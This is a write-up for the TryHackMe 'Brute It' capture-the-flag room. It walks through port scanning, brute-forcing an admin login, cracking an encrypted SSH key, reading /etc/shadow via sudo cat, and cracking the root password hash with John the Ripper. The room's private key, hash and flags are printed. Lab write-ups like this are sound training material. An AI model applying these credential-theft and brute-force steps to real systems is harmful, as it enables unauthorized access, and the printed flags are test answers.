Brute It THM

Port scanning


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:0e:bf:14:fa:54:b3:5c:44:15:ed:b2:5d:a0:ac:8f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDddsKhK0u67HTcGJWVdm5ukT2hHzo8pDwrqJmqffotf3+4uTESTdRd
|   256 d0:3a:81:55:13:5e:87:0c:e8:52:1e:cf:44:e0:3a:54 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMPHLT8mfzU6W6p9tclAb0
|   256 da:ce:79:e0:45:eb:17:25:ef:62:ac:98:f0:cf:bb:04 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEollLiatGPnlVn/NBlNWJziqMNrvbNTI5+JbhICdZ6/

80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

Automated content discovery

```
[19:46:56] 403 -  274B  - /.ht_wsr.txt
[19:46:56] 403 -  274B  - /.htaccess.bak1
[19:46:56] 403 -  274B  - /.htaccess.orig
[19:46:56] 403 -  274B  - /.htaccess.save
[19:46:56] 403 -  274B  - /.htaccess.sample
[19:46:56] 403 -  274B  - /.htaccess_extra
[19:46:56] 403 -  274B  - /.htaccess_orig
[19:46:56] 403 -  274B  - /.htaccess_sc
[19:46:56] 403 -  274B  - /.htaccessBAK
[19:46:56] 403 -  274B  - /.htaccessOLD
[19:46:56] 403 -  274B  - /.htaccessOLD2
[19:46:56] 403 -  274B  - /.html
[19:46:56] 403 -  274B  - /.htm
[19:46:56] 403 -  274B  - /.htpasswd_test
[19:46:56] 403 -  274B  - /.htpasswds
[19:46:56] 403 -  274B  - /.httr-oauth
[19:46:57] 403 -  274B  - /.php
[19:47:01] 301 -  306B  - /admin  →  http://brute.thm/admin/
[19:47:01] 200 -  385B  - /admin/
[19:47:01] 200 -  385B  - /admin/index.php
[19:47:27] 403 -  274B  - /server-status
[19:47:27] 403 -  274B  - /server-status/
```

Since the name of the challenge is Brute It , let’s do it on admin login page 😎



- Glad i saw this in response before brute forcing the username

```
        </button>
      </form>
    </div>

    <!-- Hey john, if you do not remember, the username is admin -->
  </body>
</html>
```

- Looks like we found a valid username using Bupsuite

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connect...
499	xavier	302	401	1006	57261	6226459		500	6

- It works and we’re logged in

Hello john, finish the development of the site, here's your RSA private key.

THM{brut3_f0rce_is_e4sy}

- Save the rsa private key to a file

```
 GNU nano 8.3
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,E32C44CDC29375458A02E94F94B280EA

JCPsentybdCSx8QMOcWKnIAsnIRETjZjz6ALJkX3nKSI4t40y8WfWfkBiDqvxLIm
UrFu3+/UCmXwceW6uJ7Z5CpqMFpUQN8oGUxcmOdPA88bpEBmUH/vD2K/Z+Kg0vY0
BvbTz3VEcpXJygto9WRg3M9XSVsmsxpaAEl4XBN8EmlKAkR+FLj21qbzPzN8Y7bK
HYQ0L43jIulNKOEq9jbI8O1c5YUwowtVlPBNSlzRMuEhceJ1bYDWyUQk3zpVLaXy
+Z3mZtMq5NkAjidlol1ZtwMxvwDy478DjxNQZ7eR/coQmq2jj3tBeKH9AXOZlDQw
UHfmEmBwXHNK82Tp/2eW/Sk8psLngEsvAVPLexeS5QArs+wGPZp1cpV1iSc3AnVB
VOxaB4uzzTXUjP2H8Z68a34B8tMdej0MLHC1KUcWqgyi/Mdq6l8HeolBMUbcFzqA
vbVm8+6DhZPvc4F00bzlDvW23b2pI4RraI8fnEXHty6rfkJuHNVR+N8ZdaYZBODd
/n0a0fTQ1N361KFGr5EF7LX4qKJz2cP2m7qxSPmtZAgzGavUR1JDvCXzyjbPecWR
y0cuCmp8BC+Pd4s3y3b6tqNuharJfZSZ6B0eN99926J5ne7G1BmyPvPj7wb5KuW1
yKGn32DL/Bn+a4oReWngHMLDo/4xmxeJrpmtovwmJOXo5o+UeEU3ywr+sUBJc3W8
oUOXNfQwjdNXMkgVspf8w7bGecucFdmI0sDiYGNk5uvmwUjukfVLT9JPMN8hOns7
onw+9H+FYFUbEeWOu7QpqGRTZYoKJrXSrzII3YFmxE9u3UHLOqqDUIsHjHccmnqx
zRDSfkBkA6ItIqx55+cE0f0sdofXtvzvCRWBa5GFaBtNJhF940Lx9xfbdwOEZzBD
wYZvFv3c1VePTT0wvWybvo0qJTfauB1yRGM1l7ocB2wiHgZBTxPVDjb4qfVT8FNP
f17Dz/BjRDUIKoMu7gTifpnB+iw449cW2y538U+OmOqJE5myq+U0IkY9yydgDB6u
uGrfkAYp6NDvPF71PgiAhcrzggGuDq2jizoeH1Oq9yvt4pn3Q8d8EvuCs3246415
O+2w+T2AeiPl74+xzkhGa1EcPJavpjogio0E5VAEavh6Yea/riHOHeMiQdQlM+tN
C6YOrVDEUicDGZGVoRROZ2gDbjh6xEZexqKc9Dmt9JbJfYobBG702VC7EpxiHGeJ
mJZ/cDXFDhJ1lBnkF8qhmTQtziEoEyB3D8yiUvW8xRaZGlOQnZWikyKGtJRIrGZv
OcD6BKQSzYoo36vNPK4U7QAVLRyNDHyeYTo8LzNsx0aDbu1rUC+83DyJwUIxOCmd
6WPCj80p/mnnjcF42wwgOVtXduekQBXZ5KpwvmXjb+yoyPCgJbiVwwUtmgZcUN8B
zQ8oFwPXTszUYgNjg5RFgj/MBYTraL6VYDAepn4YowdaA1v3M8ICRKQ3GbQEV6ZC
miDKAMx3K3VJpsY4aV52au5x43do6e3xyTSR7E2bfsUblzj2b+mZXrmxst+XDU6u
x1a9TrlunTcJJZJWKrMTEL4LRWPwR0tsb25tOuUr6DP/Hr52MLaLg1yIGR81cR+W
-----END RSA PRIVATE KEY-----
```

- Then since i was having problems with the command ssh2john ido the following

```
└─$ locate ssh2john
/usr/bin/ssh2john
/usr/share/john/ssh2john.py
/usr/share/john/__pycache__/ssh2john.cpython-313.pyc
```

```
─$ python3 /usr/share/john/ssh2john.py john > john_private.hash
```

- Now we can use john the ripper to get the password

ssh login as john

```
ssh -i john john@brute.thm
```

```
john@bruteit:~$ _
```

User flag

```
john@bruteit:~$ ls
user.txt
john@bruteit:~$ cat user.txt
THM{a_password_is_not_a_barrier}
john@bruteit:~$ _
```

Sudo -l

(root) NOPASSWD: /bin/cat

Finding SUID files

/bin/fusermount
/bin/umount
/bin/mount
/bin/su
/bin/ping
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/chfn
/usr/bin/newuidmap
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9804/bin/mount
/snap/core/9804/bin/ping
/snap/core/9804/bin/ping6
/snap/core/9804/bin/su
/snap/core/9804/bin/umount
/snap/core/9804/usr/bin/chfn

```
/snap/core/9804/usr/bin/chsh
/snap/core/9804/usr/bin/gpasswd
/snap/core/9804/usr/bin/newgrp
/snap/core/9804/usr/bin/passwd
/snap/core/9804/usr/bin/sudo
/snap/core/9804/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9804/usr/lib/openssh/ssh-keysign
/snap/core/9804/usr/lib/snapd/snap-confine
/snap/core/9804/usr/sbin/pppd
```

sudo cat /etc/passwd

```
john@bruteit:/$ sudo cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

- the x means that the password can be seen ate /etc/shadow

```
john@bruteit:/$ sudo cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
```

- After checking GTFOBins i discovered that we can do this in order to see the root flag

```
john@bruteit:/$ root_flag=/root/root.txt; sudo cat "$root_flag"
THM{pr1v1l3g3_3sc4l4t10n}
```

Get Root password with John

```
└─$ john -wordlist=/usr/share/wordlists/rockyou.txt pass
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 12
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for statu
football         (root)
1g 0:00:00:00 DONE (2025-03-21 22:07) 8.333g/s 2133p/s 2133c
Use the "--show" option to display all of the cracked passwo
Session completed.
```